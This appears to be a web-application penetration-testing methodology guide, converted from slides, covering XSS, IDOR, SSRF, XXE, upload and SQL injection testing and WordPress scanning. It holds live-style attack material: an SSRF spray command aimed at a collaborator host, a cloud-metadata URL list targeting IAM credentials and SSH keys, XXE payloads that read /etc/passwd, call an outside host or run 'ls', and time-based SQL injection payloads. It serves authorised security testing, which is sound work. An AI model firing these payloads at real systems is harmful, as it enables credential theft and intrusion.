


Figure 4.7: Attack Methodology for Style Context




Figure 4.6: Attack Methodology for Script Context

XSS (REFLECTION)

The beginning of any XSS starts with the page **reflecting** input.

Doing this manually is preferred but you can use:

Input returned in response
(reflected)

&

Suspicious input transformation
(reflected)

② Issues Reported

These settings control which issues Burp will check for. You can select issues by scan type or individually. If you select individual issues, you can also select the detection methods that are used for some types of issues.

Select by scan type:

Passive
 Light active
 Medium active
 Intrusive active
 JavaScript analysis

Select individual issues:

Filter Passive Light Medium Intrusive JavaScript

Ena...	Name	Pas...	Light	Me...	Intr...	Jav...	Typic...	Type ind...	Detection ...
	Client-side SQL injection (reflected DOM-based)						High	0x00200...	All method...
	WebSocket URL poisoning (reflected DOM-based)						High	0x00200...	All method...
	Local file path manipulation (reflected DOM-based)						Low	0x00200...	All method...
	Client-side XPath injection (reflected DOM-based)						Low	0x00200...	All method...
	Client-side JSON injection (reflected DOM-based)						Low	0x00200...	All method...
<input checked="" type="checkbox"/>	Input returned in response (reflected)						Information	0x00400...	
<input checked="" type="checkbox"/>	Suspicious input transformation (reflected)						Information	0x00400...	
	Open redirection (reflected)						Low	0x00500...	
	Open redirection (reflected DOM-based)						Medium	0x00500...	All method...
	Cookie manipulation (reflected DOM-based)						Medium	0x00500...	All method...
	Ajax request header manipulation (reflected DOM-based)						Medium	0x00500...	All method...
	Denial of service (reflected DOM-based)						Information	0x00500...	All method...
	HTML5 web message manipulation (reflected DOM-based)						Information	0x00500...	All method...
	HTML5 storage manipulation (reflected DOM-based)						Information	0x00500...	All method...
	Link manipulation (reflected DOM-based)						Low	0x00501...	All method...
	Link manipulation (reflected)						Information	0x00501...	
	Document domain manipulation (reflected DOM-based)						Medium	0x00501...	All method...

Issue definitions

XSS (BLIND)

After many years of enjoying XSSHUNTER by lammandatory the service was depreciated.

In the scramble many tools to self host your blind XSS “catch” framework were born.

While many of them are excellent, the search still continues for a hosted solution that is easy-peasy.

The closest I've seen so far is [BXSSHunter](#)

A screenshot of the BXSSHunter web application. The interface has a dark theme with purple and white text. On the left, there's a sidebar with navigation links: CyberXplore, Dashboard, BXSSH Hunter (which is currently selected), Payloads, XSS Fires, and Collected Pages. The main content area is titled "Collected Pages" and shows a single entry: "COLLECTED URI" with the value "/testphp.vulnweb.com/robots.txt". Below this, a "Selected Page" section shows the "Collected uri: /testphp.vulnweb.com/robots.txt" and a "Source Code" section containing the following HTML code:

```
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.19.0</center>
</body>
</html>

<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
```

At the bottom of the page, there are navigation buttons for "Page 1 of 2" and "Show 10" items, along with a "Show MarkDown" link.

XSS (PARAMS)

From the HUNT data project I did years ago, these parameters or resource names are the most likely to have cross site scripting present in them.

Take this specific lists with a grain of salt XSS can be anywhere ☺

q
s
search
id
lang
keyword
query
page
keywords
year
view
email
type
name
p
month
image
list_type
url
terms
categoryid
key
login
begindate
enddate

XSS (AUTOMATION)

Many command line scanners and browser plugins have attempted to do a good job at scanning for XSS but they all have individual issues based on how they parse and interpret returned HTML.

This is why burp suite remains the best standalone cross site scripting scanner in the industry today.

While I usually don't kick off a large scale scan with burp I will always craft a scanner profile to just check for certain classes of cross site scripting.

The screenshot shows the 'New scanning configuration' dialog in Burp Suite. The configuration name is set to 'XSS'. Under the 'Audit Optimization' tab, there are sections for 'Issues Reported' and 'Select by scan type'. The 'Select by scan type' section includes options for Passive, Light active, Medium active, Intrusive active, and JavaScript analysis, with all except Passive checked. Under 'Issues Reported', a table lists various XSS-related vulnerabilities:

Name	Passive	Light	Medium	Intrusive	JavaScript	Type	Ind.	Detection
Cross-site scripting (stored)	•				•	High	0x00200...	All metho...
Cross-site scripting (reflected)	•				•	High	0x00200...	All metho...
Cross-site scripting (DOM-based)	•				•	High	0x00200...	All metho...
Cross-site scripting (reflected DOM-based)	•			•	•	High	0x00200...	All metho...
Cross-site scripting (stored DOM-based)	•	•	•	•	•	High	0x00200...	All metho...
Flash cross-domain policy	•					High	0x00200...	
Silverlight cross-domain policy	•					High	0x00200...	
Cross-origin resource sharing	•					Infor...	0x00200...	
Cross-origin resource sharing: arbitrary ori...	•					High	0x00200...	
Cross-origin resource sharing: unencrypted...	•					Low	0x00200...	
Cross-origin resource sharing: all subdoma...	•					Low	0x00200...	
Cross-site request forgery	•					Medi...	0x00200...	
Cross-domain POST	•					Infor...	0x00400...	
Cross-domain Referrer leakage	•					Infor...	0x00500...	
Cross-domain script include	•					Infor...	0x00500...	
Browser cross-site scripting filter disabled	•					Infor...	0x00500...	



IDOR

IDOR (Authorize)

[InsiderPHD](#) did probably one of the best visual overviews of this plugin for people to learn from. To this day authorize remains one of the best plugins to find access control issues and IDORS.



IDOR (PARAMS)

From the HUNT data project, I did years ago, these parameters or resource names are the most likely to be subject to simple IDORs.

id

user

account

number

order

no

doc

key

email

group

profile

edit

REST numeric paths



SSRF

SSRF (SPRAY AND PRAY)

Sometimes SSRF can be as simple as embedding an image tag with your Burp collaborator URL as the source but other times you just want to shove that EVERYWHERE (similar to bxss).

You can grab all URLs from your target, from GAU or Waymore, pass them to qsreplace adding your collaborator URL:

```
1: cat allUrls.txt | grep "=" | qsreplace http://troupga5ke78yjdu4hv12s1v2m8dw3ks.oastify.com > ssrf.txt
```

```
2: cat ssrf.txt | httpx -fr
```

SSRF (METADATA URLS)

While some of these are imminently changing, there still exists some time to use a SSRF to grab API keys from cloud metadata internal sites.

More and more of these services have implemented additional header requirements to access these keys but not all of them (I think as of this moment)

<https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b>

Cloud Metadata Dictionary useful for SSRF Testing

[Raw](#)

```
cloud_metadata.txt

1 ## AWS
2 # from http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html#instancedata-data-categories
3
4 http://169.254.169.254/latest/user-data
5 http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
6 http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
7 http://169.254.169.254/latest/meta-data/ami-id
8 http://169.254.169.254/latest/meta-data/reservation-id
9 http://169.254.169.254/latest/meta-data/hostname
10 http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
11 http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
12
13 # AWS - Dirs
14
15 http://169.254.169.254/
16 http://169.254.169.254/latest/meta-data/
17 http://169.254.169.254/latest/meta-data/public-keys/
18
19 ## Google Cloud
20 # https://cloud.google.com/compute/docs/metadata
21 # - Requires the header "Metadata-Flavor: Google" or "X-Google-Metadata-Request: True"
22
23 http://169.254.169.254/computeMetadata/v1/
24 http://metadata.google.internal/computeMetadata/v1/
25 http://metadata/computeMetadata/v1/
26 http://metadata.google.internal/computeMetadata/v1/instance/hostname
27 http://metadata.google.internal/computeMetadata/v1/instance/id
28 http://metadata.google.internal/computeMetadata/v1/project/project-id
29
30 # Google allows recursive pulls
31 http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=true
32
```

SSRF (ENCODINGS)

The best resource in SSRF for alternate encodings of IP addresses once you FIND SSRF remains the payload all the things repository...

The screenshot shows a GitHub page for the 'PayloadsAllTheThings / Server Side Request Forgery / README.md' file. The page has a dark theme. At the top, there's a navigation bar with 'Preview', 'Code', 'Blame', and statistics: '883 lines (657 loc) · 32.1 KB'. Below the navigation, there's a section titled 'Using 0.0.0.0' which lists several URLs:

- http://127.0.0.1:122
- http://0.0.0.0:80
- http://0.0.0.0:443
- http://0.0.0.0:22

Below this, there are three sections: 'Bypassing filters', 'Bypass using HTTPS', and 'Bypass localhost with [::]'. Each section contains a list of URLs:

- Bypassing filters:** https://127.0.0.1/
- Bypass using HTTPS:** https://localhost/
- Bypass localhost with [::]:**
 - http://[::]:80/
 - http://[::]:25/ SMTP
 - http://[::]:22/ SSH
 - http://[::]:3128/ Squid
- Bypass localhost with [0000::1]:**
 - http://[0000::1]:80/
 - http://[0000::1]:25/ SMTP
 - http://[0000::1]:22/ SSH
 - http://[0000::1]:3128/ Squid

SSRF (PARAMS)

From the HUNT data project I did years ago, these parameters or resource names are the most likely to be subject to simple SSRF.

In addition: webhooks, XML and DOC Uploads, Headers.

dest
redirect
uri
path
continue
url
window
next
data
reference
site
html
val
validate
domain
callback
return
page
feed
host
port
to
out
view
dir
show
navigation
open

A stylized, low-poly portrait of a woman with short, textured purple hair. She has a serious expression and is looking slightly to her left. She is wearing a dark, possibly black, zip-up hoodie or jacket. The background is filled with intense, swirling orange and yellow flames, suggesting a volcanic or apocalyptic setting. The overall aesthetic is graphic and dramatic.

XXE

XXE (PAYLOADS)

The best resource for XXE payloads is the [payload box repository](#) on GitHub.

It goes through each type of XXE and gives you a sample exploit for each and is a handy reference for when you want to look at exploiting a XXE.

Additionally the previous repo of awesome payloads also has an XXE section

The screenshot shows a GitHub repository interface with four code snippets demonstrating XXE attacks:

- XXE: UTF-7 Example**:
<?xml version="1.0" encoding="UTF-7"?>
+ADwAIQ-DOCTYPE foo+AFs +ADwAIQ-ELEMENT foo ANY +AD4
+ADwAIQ-ENTITY xxe SYSTEM +ACI-http://hack-r.be:1337+ACI +AD4AXQA+
+ADw-foo+AD4AJg-xxe+ADsAPA-/foo+AD4
- XXE: Base64 Encoded**:
<!DOCTYPE test [<!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;]><foo/>
- XXE: XXE inside SOAP Example**:
<soap:Body>
 <foo>
 <![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://x.x.x.x:22/"> %dtd;]><xxx/>]]>
 </foo>
</soap:Body>
- XXE: XXE inside SVG**:
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1">
 <image xlink:href="expect://ls"></image>
</svg>

XXE (COMMON PLACES)

Again as referenced earlier in the heat mapping section, XXE is most common and places where you think that an XML file will be processed or an XML portion of the app is sending and receiving data.

These days this mostly happens in document parsers because at the root of them documents are XML.

In older enterprise apps, sometimes you have verbatim uploads of XML data that you can use to exploit XXE.

The screenshot shows a user interface for file upload. On the left is a dark blue sidebar with white icons and text:

- Documents
- Rules
- Downloads
- Integrations
- Activity
- Add-ons
- Settings

At the bottom of the sidebar is the copyright notice: © 2021 docparser.com

The main area has a light gray background. At the top, it says "Upload Files - Drag & Drop files to the area below or click to select files from your hard drive." Below this is a large dashed blue rectangular area containing a large gray square with a white upward-pointing arrow icon. To the right of this area, the text "Drag & Drop or Click to Upload Files Here" is displayed in bold. Below this text is a descriptive message: "Drag & Drop the files you want to upload here or click to select them from your hard drive. You can select up to 100 files at once and upload multiple batches." In the bottom right corner of the main area, there is a blue button with a white checkmark and the text "I'M DONE UPLOADING". In the bottom left corner of the main area, there is smaller text: "Send files by e-mail or via REST API instead".



UPLOADS

UPLOADS (RESOURCES)

Much like the XSS section, some of the best research I've ever seen done on file upload vulnerabilities was done many many years ago.

The presentation was by Soroush Dalili and gave visual examples of different types of upload exploits.

Most of this, but without the visuals, has been uploaded to the OWASP CHEAT SHEET on file upload security. I reference that often.

Common Protection Methods

Internal	External
Content-Type (mime-type)	Firewall: Request Header Detection
File Name and Extension	Firewall: Request Body Detection
File Header (File Type Detector)	Web Server Configurations
Content Format	Permissions on File system
Compression (Image)	Antivirus Application
Name Randomization	Storing data in another domain
Storing files out of accessible web directory	
Storing files in the database	



SQL INJECTION

SQLI (AUTOMATION)

Beyond using SQLmap and common tamper scripts there hasn't been a lot of advents to testing for SQL injection for a long time.

Until [ghauri](#)

While they look the same bug bounty threads on Twitter reference that this new tool handles blind and time exploitation and waf evasion slightly better than SQLmap.

```
[11:37:54] [INFO] parsing HTTP request from [REDACTED]
[11:37:54] [INFO] testing connection to the target URL
Ghauri resumed the following injection point(s) from stored session:
---
Parameter: [REDACTED] (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: [REDACTED]' OR NOT 01238=01238 OR '1'='1-- wXyW

  Type: time-based blind
  Title: MySQL time-based blind (query SLEEP)
  Payload: [REDACTED]'XOR(SELECT(1)FROM(SELECT(SLEEP(5)))a)XOR'Z
---

[11:37:57] [INFO] testing MySQL
[11:37:58] [INFO] confirming MySQL
[11:37:59] [INFO] the back-end DBMS is MySQL
[11:37:59] [INFO] fetching current database
[11:38:00] [INFO] retrieving the length of query output
[11:38:04] [INFO] retrieved: [REDACTED]
[11:38:40] [INFO] retrieved: '[REDACTED]'
current database: '[REDACTED]
```

<https://infosecwriteups.com/how-i-got-owned-a-multi-billion-dollar-retailers-mysql-databases-using-simple-sql-injection-30f8b0dfd9ce>

SQLI (AUTOMATION BLIND)

Beyond using SQL map and common tamper scripts there hasn't been a lot of advents to testing for SQL injection for a long time.

Recently a tool called HBSQLI was released to perform blind SQL injection in headers.

It handles time based responses much better than sqlmap in most cases

```
File Actions Edit View Help

Testing for URL: https://target.com
Testing for Header: 'User-Agent: (select(0)from(select(sleep(30)))v)/*\'+(select(0)from(select(sleep(30)))v)+\'"+(select(0)from(select(sleep(30)))v)+"'
Status code: 301
Response Time: 0.077254
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: 1;SELECT IF((8303>8302),SLEEP(30),2356)#
Status code: 301
Response Time: 0.09215
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: sleep(30)#
Status code: 301
Response Time: 0.085853
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: (select * from (select(sleep(30)))a)'
Status code: 301
Response Time: 0.273644
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: 1 or sleep(30)#
Status code: 301
Response Time: 0.121653
Status: Not Vulnerable

Testing for URL: https://target.com
Testing for Header: 'User-Agent: " or sleep(30)#
Status code: 301
Response Time: 0.05787
Status: Not Vulnerable


Testing for URL: https://target.com
Testing for Header: "User-Agent: ' or sleep(30)#

```

SQLi (PARAMS)

From the HUNT data project I did years ago, these parameters or resource names are the most likely to be subject to simple SQLi.

id
select
report
role
update
query
user
name
sort
where
search
params
process
row
view
table
from
sel
results
sleep
fetch
order
keyword
column
field
delete
string
number
filter

A close-up, low-angle shot of a highly articulated, metallic robotic arm. The arm is primarily blue and silver, with glowing red and blue highlights on its joints and panels. It appears to be part of a larger machine, with a hatch and a window visible in the background. The background is a dark, star-filled space.

COTS & FRAMEWORK SCANNING

COTS (WORDPRESS)

There are some instances where you end up testing a full-featured application like a CMS or CRM.

The most common of these is WordPress.

WPScan still remains the best tool to scan WordPress sites because of its impressive ability to keep up it's vulnerability database related to WordPress plugins.

The biggest problem is that the product has gone paid and you only get 25 scans per week.

I'm still looking for a viable alternative.

```
(root㉿kali)-[~]
# wpscan --help

  _   _ 
 / \ | |
 \_ \| |
  _ \| |
 / \_ \| |
  \_ \|_|

Wordpress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Usage: wpscan [options]
      --url URL

      -h, --help
      --hh
      --version
      -v, --verbose
      --[no-]banner

      -o, --output FILE
      -f, --format FORMAT

      --detection-mode MODE
      --user-agent, --ua VALUE
      --random-user-agent, --rua
      --http-auth login:password

      The URL of the blog to scan
      Allowed Protocols: http, https
      Default Protocol if none provided: http
      This option is mandatory unless update or help or hh or version is/are supplied
      Display the simple help and exit
      Display the full help and exit
      Display the version and exit
      Verbose mode
      Whether or not to display the banner
      Default: true
      Output to FILE
      Output results in the format supplied
      Available choices: cli-no-colour, cli-no-color, cli, json
      Default: mixed
      Available choices: mixed, passive, aggressive
      Use a random user-agent for each scan
```